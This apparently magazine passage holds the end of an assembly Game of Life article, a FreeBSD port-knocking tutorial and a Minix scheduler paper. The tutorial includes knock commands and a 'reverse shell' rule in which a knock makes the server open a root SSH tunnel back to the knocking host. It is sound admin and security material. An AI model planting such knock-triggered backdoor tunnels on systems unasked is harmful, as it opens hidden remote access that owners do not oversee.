        gameloop_enter_waiting:
            leal -4(%ebp), %ecx
            pushl $1
            pushl %ecx
            pushl $0
            call read
            addl $12, %esp

        gameloop_gonext:
            call apply_rules

        cmp $0, generation_nr
        je gameloop

        leal -8(%ebp), %edx
        addl $1, (%edx)
        movl generation_nr, %ecx
        cmp (%edx), %ecx
    jne gameloop

    life_epilogue:
        movl %ebp, %esp
        popl %ebp
ret
```

Compiling and linking in OpenBSD:

```
    as -olife.o life.s -defsym
__OpenBSD__=1

    ld -Bdynamic life.o -lc -m
elf_i386_obsd -dynamic-linker
/usr/libexec/ld.so -olife
```

Compiling and linking in FreeBSD:

```
    as -olife.o life.s -defsym
__FreeBSD__=1

    ld -Bdynamic life.o -lc -m
elf_i386_fbsd -dynamic-linker
/usr/libexec/ld-elf.so.1 -olife
```

The command lines for Linux, Windows, and Solaris are out of scope for this article. However, the general idea is almost the same.

The flag -lc is used because the Assembly code is calling function form LIBC. The -defsym OS_SYMBOL=1 is used because the code has conditional directives that will include or ignore some codes at compile time.

It is important always to generate an i386 elf because we are using IA-32 Assembly, instructions for 32-bit bit based CPUs.

Testing the game

The Game of Life has famous patterns, some patterns are finite and other infinites. One famous pattern is called ‘Pulsar’. Pulsar has three generations and after the third, the game board state backs to the first generation in an infinite loop. In Figure 1, you can see these three states.


To generate a Pulsar with the discussed code, you should execute the following command line:


```
life --2,4. --2,5. --2,6. --4,2. --5,2.
--6,2. --4,7. --5,7. \

> --6,7. --7,4. --7,5.  --7,6. --2,10.
--2,11. --2,12. --4,9. \

> --5,9. --6,9. --7,10. --7,11. --7,12.
--4,14. --5,14. --6,14. \
> --9,4. --9,5. --9,6. --10,2. --11,2.
--12,2. --14,4. --14,5. \

> --14,6. --10,7. --11,7. --12,7.
--9,10. --9,11. --9,12. \

> --10,9.  --11,9. --12,9. --14,10.
--14,11. --14,12. --10,14.\

> --11,14. --12,14. --delay=500
--alive-color=cyan
```

Some specific codes necessary in discussed platforms

In FreeBSD, it was necessary to define the following symbols:

```
.globl environ
environ:
    .quad 0

.globl __progname
__progname:
    .asciz "life"
```


a: First generation


b: Second generation



c: Third generation

Figure 1: The infinite pattern called Pulsar.

It is explained by the fact of being linked using libc. Additionally, in FreeBSD, the library internally uses the symbols ‘environ’ and ‘__progname’.

In NetBSD and OpenBSD, it was necessary to define a specific section inside the generated ELF. The technique is the same but the defined data differs a little from one platform to another.

In OpenBSD, the following section is necessary:

```
.section ".note.openbsd.ident", "a"
    .align 2
    .int 8
    .int 4
    .int 1
    .asciz "OpenBSD"
    .int 0
    .align 2
```

In NetBSD the section should be:

```
.section ".note.netbsd.ident", "a"
    .int 7
    .int 4
    .int 1
    .asciz "NetBSD"
    .byte 0
    .int 0
```

If those sections are not defined, the generated binary cannot be executed. These sections can be understood as an identifier for ELFs, for Open and Net BSD. Executables without them will not run.

Conclusion

In this article, I showed you that it is possible to take advantage of LIBC in order to create portable Assembly programs.

Different from high-level languages, Assembly is closer to the hardware. In this case, the better approach is to learn about the architecture that you frequently use.

To learn Assembly is still worthy to date, especially if you are intending to become a system programmer, an information security researcher or still enthusiastic in deeply knowing more about the computer.

The Book, Professional Assembly Language, by Richard Blum also is a good introduction; it uses AT&T syntax and GNU Assembly.


The PC Assembly book can be a good introduction http://pacman128.github.io/pcasm/, it uses INTEL syntax and NASM.

You can download, study and change the discussed Game of life implementation at https://github.com/rafael-santiago/life.

If you have some questions about any part of the code that was not detailed here for brevity issues, feel free to contact me.

About the Author

Rafael Santiago de Souza Netto is a Computer Scientist from Brazil. His main areas of interest are Programming, Computer Networks, Operating Systems, UNIX culture, Compilers, Cryptography, Information Security, Social Coding. He has been working as Software Developer since 2000. You can find him at GitHub (as rafael-santiago).



FreeBSD Port-Knocking

You will learn ...

- **Introduction to Port-Knocking**
- **Installing a Port-Knocking Client/Server**
- **Configuring a Port-Knocking Server**
- **Port-Knocking**
- **Create Reverse-Shell**

Introduction to Port-knocking

Changing the port numbers is not a proper security policy. Changing the port numbers and services is a common mistake. Hackers are going to find out what you are hiding by just a simple port scanner which takes about 2 minutes, nothing more. Nmap will take care of this process, and it’s over.

Port-Knocking mitigates this type of security issues. A Port-knocking server listens to all traffic on an Ethernet (or PPP) interface, looking for special "knock" sequences of port-hits. A client makes these port-hits by sending a TCP (or UDP) packet to a port on the server. This port need not be open since knockd listens at the link-layer level, it sees all traffic even if it's destined for a closed port. When the server detects a specific sequence of port-hits, it runs a command defined in its configuration file. This can be used to open up holes in a firewall for quick access. The complexity of the knock can be anything from a simple ordered list (e.g., TCP port

1000, TCP port 2000, UDP port 3000) to a complex time-dependent, source-IP-based and other-factor-based encrypted hash.

More Details

Port-knocking can be implemented in a number of ways, such as:

- **Daemon:** With a simple daemon (service), you can run your port-knocked server.
- **Kernel-Module:** Kernel-Module or device driver is more complicated, but it's more stable.

In fact, Port-knocking has been used in many hacking tools, like rootkits.

Installing Port-Knocking Client/Server

There is a flexible Port-knocking server and client. You can easily install it by port tree or pkg:

```
# cd /usr/ports/security/knock

# make install clean rehash
```

Tip: issue the above commands on both the client and the server.

This port consists of two app:

- **knockd --** Port-knocking server
- **knock --** Port-knocking client

Configuring Port-Knocking Server

To configure knockd service, you have to edit knockd.conf. To facilitate that, we must first create a conf file from a sample and then add configurations:

```
# cp /usr/local/etc/knockd.conf.sample
/usr/local/etc/knockd.conf

# ee /usr/local/etc/knockd.conf
```

Contents of knockd.conf:

```
[options]

        logfile = /var/log/knockd.log

        interface = re0

[openSSH]

        sequence    = 7000,8000,9000

        seq_timeout = 5

        command     = /sbin/ipfw -q add
00100 pass proto tcp src-ip %IP%
dst-port 22

        tcpflags    = syn

[closeSSH]

        sequence    = 9000,8000,7000

        seq_timeout = 5

        command     = /sbin/ipfw -q
delete 00100 pass proto tcp src-ip %IP%
dst-port 22

        tcpflags    = syn
```

As you can see, there are three sections and many directives. An options section which is dedicated to interface name and log file. The other two sections are for executing the command by a custom sequence of ports within five seconds that has a syn flag.

The first command adds a rule number 00100 to ipfw that allows connection to SSH port by IP address of who knocked successfully.

The second command deletes the previous rule. However, you can execute any command.

One of the most important directives is `One_Time_Sequences`. You can add this directive by:

```
One_Time_Sequences =
/path/to/one_time_sequences_file
```

The above referenced file contains the one-time sequences to be used. Instead of using a fixed sequence, knockd will read the sequence to be used from that file. After each successful knock attempt, this sequence will be disabled by writing a '#' character at the first position of the line containing the used sequence. That used sequence will then be replaced by the next valid sequence from the file.

Also, `TCPFlags` directive can be these values:

```
TCPFlags = fin|syn|rst|psh|ack|urg
```

When using TCP flags, knockd will IGNORE TCP packets that don't match the flags. This is different from the normal behavior, where an incorrect packet would invalidate the entire knock, forcing the client to start over. Using "TCPFlags = syn" is useful if you are testing over an SSH connection, as the SSH traffic will usually interfere with (and thus invalidate) the knock. Separate multiple flags with commas (e.g., TCPFlags = syn, ack, urg). Flags can be explicitly excluded by a "!" (e.g., TCPFlags = syn,!ack).

On your serverm issue the following command to run the port-knocking server:

```
# knockd
```

Port-Knocking

On your client, issue this command:

```
# knock "server ip" 7000 8000 9000
```

Replace "server ip" with your server's IP.

There are other ways to do Port-Knocking:

Nmap

The Nmap is a Network exploration tool and security / port scanner, but you issue this command to initiate port-knocking:

```
# for x in 7000 8000 9000; do nmap -Pn
--host_timeout 201 --max-retries 0 -p
$x "server ip"; done
```

Netcat

The nc (or netcat) utility is used for just about anything under the sun involving TCP, UDP, or UNIX domain sockets. It can open TCP connections, send UDP packets, listen on arbitrary TCP and UDP ports, do port scanning, and deal with both IPv4 and IPv6. And it can do the same thing with:

```
# nc -z "server ip" 7000 8000 9000
```

Pros and Cons

Everything has its advantages and disadvantages and port-knocking is not an exception to this rule:

Pros

- Very low overhead
- Easy to deploy
- Compatible with any platform
- Useful directive
- Very hard to brute force

Cons

- Can be a single point of failure
- Vulnerable to man in the middle attack
- Sensitive to latency

Creating Reverse-Shell

Reverse shell is a type of connection that the server starts to communicate with the client, and allows the client to use its shell. As you can imagine, the server has no open port to listen but you can connect to it.

All you do is to edit ***knockd.conf*** and replace that command with this:

```
command = ssh -fN -R 9000:localhost:22
root@%IP%
```

This command binds client port 9000 to server port 22.

And then from client, issue this:

```
# ssh root@localhost -p 9000
```

The client connects itself at port 9000, but because ports are interconnected, the client is going to connect to the server.

Considerations

Configure the server to do password-less ssh (public key). Make sure that parameters such as TCPKeepAlive, ClientAliveInterval, ClientAliveCountMax and GatewayPorts are set to appropriate values.

Conclusion

Port-knocking is not only about opening a port or something like that. You can do whatever you want like executing a special script or something like reverse shell or, etc.

Useful Links

http://meetbsd.ir

http://in4bsd.com

About the Author

Abdorrahman Homaei has been working as a software developer since 2000. He has used FreeBSD for more than ten years. He became involved with the meetBSD dot ir and performed serious trainings on FreeBSD. He started his company (corebox) in February 2017.

Full CV: **http://in4bsd.com**

His company: **http://corebox.ir**

Design and Analysis of Object-Oriented Feedback Process Scheduler in User Level

Some operating systems need modularity between their components as one of the main factors to implement a microkernel that is both secure and fault tolerant. When we consider dealing with operating system structures as objects, we see that it greatly helps to implement the desired modularity in these systems.

The purpose of this work is to present an object-oriented design for a feedback process scheduler that runs on user mode. We show the details of the original structured implementation, the new pro-posed design, and show the adopted mechanism to interface the new scheduler and the other servers or even the kernel.

We also show a basic analysis of various execution times from CPU bound and I/O bound processes, using well-known benchmarks from the literature for both schedulers: structured scheduler and object-oriented scheduler.

Source Code: https://github.com/rhiguita/minixsched

Accessing computer resources by a process requires a methodology of how the process gains access to them. For the past years, a lot of research has been done on this question, but it is always relevant to improve current models. It is possible to analyze (with different metrics) how the operating system deals with different schedule policies, as we can see in the work of Kolivas [9, 10] and Guerrero *et al.* [5].

The current literature [16] encompasses a wide variety of mechanisms on scheduler developments, discussing in greater detail different policies and their modeling and implementation. One of the most commonly used schedulers for desktop computers is the famous Round Robin with Priorities, analyzed by Guerrero *et al.* [5].

Although it is difficult to introduce large changes on traditional schedulers, we can see in Swift's work [16] that, by exploring some specific information about the process's behavior, we can adjust, for example, the priority and quantum in a more dynamic way. A similar approach, although with methodological differences, can be seen in Teller and Seelam [19].

Because Swift's work [16] motivated our research on process's scheduler, we decided to use the same operating system used by Swift, Minix [12], which is an operating system that has a microkernel structure and uses messages to communicate between processes.

However, microkernel based operating systems, such as Minix, have particularities that need to be considered in the process of scheduling tasks, for example: (i) most of the daemons run in user level; (ii) the impact, with respect to the execution time, of Inter Process Communication (IPC) (i.e.: how processes communicates) [2].

Considering the proposed process scheduling and modularity of Minix's microkernel layout, we think that the best approach to deal with processes is to implement them as objects. To start, we choose the FeedBack Scheduler and propose an Object-Oriented model with a small interface to communicate each other and with the kernel.

Because execution time is also relevant, we will compare the execution time from the original Feedback Scheduler and the new Object-Oriented version of the same scheduler.

The remaining sections of this article are organized as follows: Related work; Scheduler explains the original version of the Feedback Scheduler, and our Object Oriented model; Experimental Study evaluates our approach, comparing it with the structured version; Results closes the article with our final considerations.

RELATED WORK

Herder *at al.* [6] presents a study about fault tolerance on microkernel based operating systems. It is worth mentioning that this work also addresses kernel servers that run in user level.

The process of moving the scheduler from kernel level to user level is described in Swift[16], where it is proposed the Feedback Scheduler.

On new approaches to processes scheduling on interactive systems for personal computers, it is relevant to mention Kolivas efforts to improve the Linux scheduler [9, 10].

In [20] we can see how is it possible to change old paradigms and design the whole operating system using an Object-Oriented approach. Concerning different ways to deal with scheduling, we have the K42 scheduler [1] and also Juggle [7].

Guerrero *et al.* [5] compares different schedulers and variants of using specific metrics (such as, execution time, throughput, etc.).

In conclusion, the literature indicates the opportunity to demonstrate that is possible to improve the modularity, from the point of view of the source code, of microkernel based operating systems by treating their structures as objects.

SCHEDULER

The scheduler of an operating system is responsible for the alternation of multiple applications running concurrently. Ultimately, schedulers define the logic used to choose which process the operating system will execute at a given moment.

When we observe the operation of Minix's scheduler, since kernel version 3.1, an interesting fact can be noticed: most of it is located in the user-mode.

Swift aim was to migrate all the possible scheduler to user-mode, in order to make the system more fault tolerant, and also simplifying the adoption of multiple schedulers in the same operating system at the same time[16].

During his studies and experiments, it was found that a part of the scheduler still would need to be in kernel mode. The main reason for this is the fact that the first processes created, when the system is being booted, needs an initial low-level management capability; later on, it is possible to transfer such capability to the user mode.

Another point worth mentioning is that Minix uses messages to communicate between processes (IPC), and a user-mode scheduler needs more message exchanges to perform the same tasks with regard to the old kernel level scheduler (Minix's kernel version before 3.1). This means that more time is spent on the communication between user-level scheduler and the "small" kernel-level scheduler.

Considering that the main goal of Minix isn't the high performance but high availability [6], migrating the scheduler to user-level is a typical but valid in this operating system model.

Feedback Process Scheduler

Proposed by Swift [6], the Feedback Scheduler creates some metrics and uses them in scheduling decisions. Thus, this scheduler promotes a more accurate division of the hardware resources. The former version used in this project uses the metrics showed in [4].

Basically, the Feedback Scheduler uses messages of type "limit quantum reached", sent by Minix's kernel, and then, attaches metrics within these messages, giving all this information to the scheduler in user-mode.

IPC and the Scheduler

To understand how the process scheduler works on Minix, we have to consider the way that servers and kernel use to communicate. In Figure 1, we can understand how the scheduler receives messages from others servers and the kernel.




Figure 1. IPC between servers and kernel

In Figure 1, each arrow is tagged with a number that identifies which type of messages they could send to the scheduler. The Process Manager can send the following messages (referred by number 1): START, INHERIT, STOP, and NICE. The Reincarnation Server can send just messages of type START (referred by number 2). Finally, the KERNEL can send messages of type NO QUANTUM (referred by number 3).

As we can see, we have four different kinds of messages: START, STOP, NICE and NO QUANTUM. The message called INHERIT is a particular case of the START message. Therefore, we deal with this message the same way we deal with the START message (except for very specific details that are not going to be discussed in the scope of this paper).

System Calls

Swift [6] proposed two system calls to enable the communication between the user space process scheduler and the small scheduler interface that belongs to the kernel (Figure 2).




Figure 2. System calls of scheduler

The first system call is "sys_schedctl", and it is used by the scheduler to request the control over a specific process.

The other system call is "sys_schedule", and it is used when the scheduler needs to send the basic information that is used by the scheduler interface (e.g., priority and quantum).

It is highly recommended to read [6] in order to understand all the details involved during the scheduler migration process from kernel space to user space.

Structured Programming Version

To better understand how the original code of the Feedback Scheduler is, a flow chart was done to represent the flow between each function. In Figure 3 we can see how the “communication” between the structured functions is.

The *main* function is an infinite loop that waits for messages coming either from other processes or the kernel. Further details about this can be found in section *IPC and the Scheduler*.

When a message reaches the Scheduler, it has a type that is mapped to one of the following “message” functions (called “MF”): START/INHERIT, STOP, NICE or NO QUANTUM. Then each one of these MF can call other functions, some of them with a unique use of an MF and, most of them, shared use between the others MF.

For example, Figure 3 shows that the STOP message type uses two functions: *accept_message* and *sched_isoemtyendpt*, both shared with NICE function. On the other hand, NO QUANTUM uses two shared functions (*sched_isokendpt* and *schedule_process*) and one with unique use (*burst_smooth*).

Object Oriented Version

As mentioned before, considering that one of the main goals of Minix and other microkernel operating systems is to provide modularity, we decided to deal with the process scheduling using the Object Oriented model instead of the structured model.

For example, in the structured programming approach, when the Scheduler receives a message from a user program (e.g., “NICE”) through Process Manager, it identifies the message and calls the function associated with such type. This function identifies the number of the process using the “endpoint” and checks if it is a valid one on which adjust the priority. After this, the user level scheduler has to communicate with the kernel, using the system call described before, to inform that the priority of a specific process has to be changed inside the kernel.

We think it is better to deal with this as a *method* from a *class* despite the original approach shown in section *Structured Programming Version* because when we think about a modular system, it is difficult to think of a process individually and then have a few individual functions to deal with specific situations.





Figure 3. Flow between functions

We propose the following class (Figure 4) to deal with every process on the system, having all the originals variables as structures and all the separated functions as *method* belonging to this specific *class*.



```
Scheduler
+endpoint: endpoint_t
+parent: endpoint_t
+max_priority: unsigned
+priority: unsigned
+base_time_slice: unsigned
+time_slice: unsigned
+cpu: unsigned
+cpu_mask[BITMAP_CH]: bitchunk_t
+burst_history[LENGHT]: unsigned
+burst_hist_cnt: unsigned
-pick_cpu(): void
-burst_smooth(burst:unsigned): int
-schedule_process(flags:unsigned): int
-do_stop_scheduling(): int
-do_nice(new_q:unsigned): int
-do_noquantum(ipc:unsigned): int
-do_start_scheduling(*dec:decp): int
```

Figure 4. Scheduler class

As we can see, considering the last example about the "NICE" message, in this model it is much easier and rational to deal with a process. By comparison with the older model, now we have the original value of the priority as an attribute (called *priority*), and then we just call the *method* that adjusts this value to a new one.

The Interface (Decoder)

To make things work with this new approach from our scheduler, we implemented a small piece of code to interface the new scheduler with the other system's components. We call this the "decoder".

This "decoder" (Figure 5) is responsible for receiving the messages from other parts of the system and, considering the process that is going to be "changed", access a specific position of the vector of objects from the class Scheduler.




Figure 5. Decoder

EXPERIMENTAL STUDY

In this section, we present all information about our experiments to make them replicable [3].

First of all, we get the original code from Swift's work [16], originally implemented on Minix 3.1, ported by Ferreira and Lopes [4] to Minix 3.2.1 (the present version of Minix when we started this work), then we implemented all that was described before using C++ language.

As mentioned, the scheduler of Minix runs on user space, but his binary should be within the kernel image file. Thus, we generate two different kernel images, one with the original Feedback Scheduler, and the other one with the new object-oriented version of the same kind of scheduler.

To compile both versions of the scheduler, we used *clang* 3.1, which is normally used to compile all the source code from Minix. To change the scheduler and perform the experiments, we had to reboot the machine, to load the right version of the kernel image.

Concerning the experiments, we followed the approach showed in [14, 15], which uses the DOE (Design of Experiments) method [13]. This method requires changes on selected input factors to observe different results as output. In our case, the output or response variable is the execution time of each selected program. The DOE is further detailed in sections Design of Experiment. The experiments were done on an Intel Atom N270 1.6GHz with 1GB DDR2 SDRAM memory running Minix 3.2.1. All the execution times of these experiments were measured using the *time* program [8].

Design of Experiment Number 1

This first experiment aims to analyze the effect of the level of compiler Optimization (O2 and O3 from *GCC* 4.4), and the Scheduler (structured or object-oriented) over the execution time of the well-known Linpack Benchmark for personal computers [11]. Table 1 shows the input factors corresponding to each signal from the matrix used on the DOE method [13].

Table 1. Factors and levels of the first experiment

Factors	Level (-)	Level (+)
Scheduler	SP	OO
Optimization	O2	O3

Design of Experiment Number 2

This second experiment aims to analyze the effect of the use of two different I/O programs (*cp* and *bunzip2*), and the Scheduler (structured or object-oriented) over the execution time of copying a file and decompressing, as suggested by Ferreira and Lopes [4]. Table 2 shows the input factors corresponding to each signal from the matrix used on the DOE method.

Table 2. Factors and levels of the second experiment

Factors	Level (-)	Level (+)
Scheduler	SP	OO
Program	cp	bunzip2

RESULTS

In the following next graphics, that shows the results of the experiments, the black color refers to the original Feedback Scheduler, while the gray color refers to object-oriented version.

We also decided to normalize the results using execution time of the original Feedback Scheduler. Therefore, it is possible to see that the black bar of the graphics is always at 100%, and the gray one will be made considering this normalized parameter.

Experiment #1

Figure 6 shows the results of the first experiment (CPU bound). We observe that when we have the same level of *GCC* compiler optimization (O2) of the Linpack Benchmark, the object-oriented version (OO) has the worst execution time (0.12%) compared with the structured version (SP).

But when we changed the *GCC* compiler optimization level to O3, it is possible to see that we have the same execution time with the two different schedulers (SP and OO).




Figure 6. Result of CPU bound test

Experiment #2

We divide the results of the second experiment (I/O bound) in two bar charts (Figure 7 and Figure 8). Figure 7 presents the results of the program *cp*, where is possible to see that the execution time of the object-oriented version (OO) is 5.12% slower than the original one (SP).




Figure 7. Results of test with cp (IO bound)

In Figure 8 (results of the program *bunzip2*) we have similar behavior, but now the execution time of the object oriented scheduler (OO) is just 0.32% slower than the original one (SP).

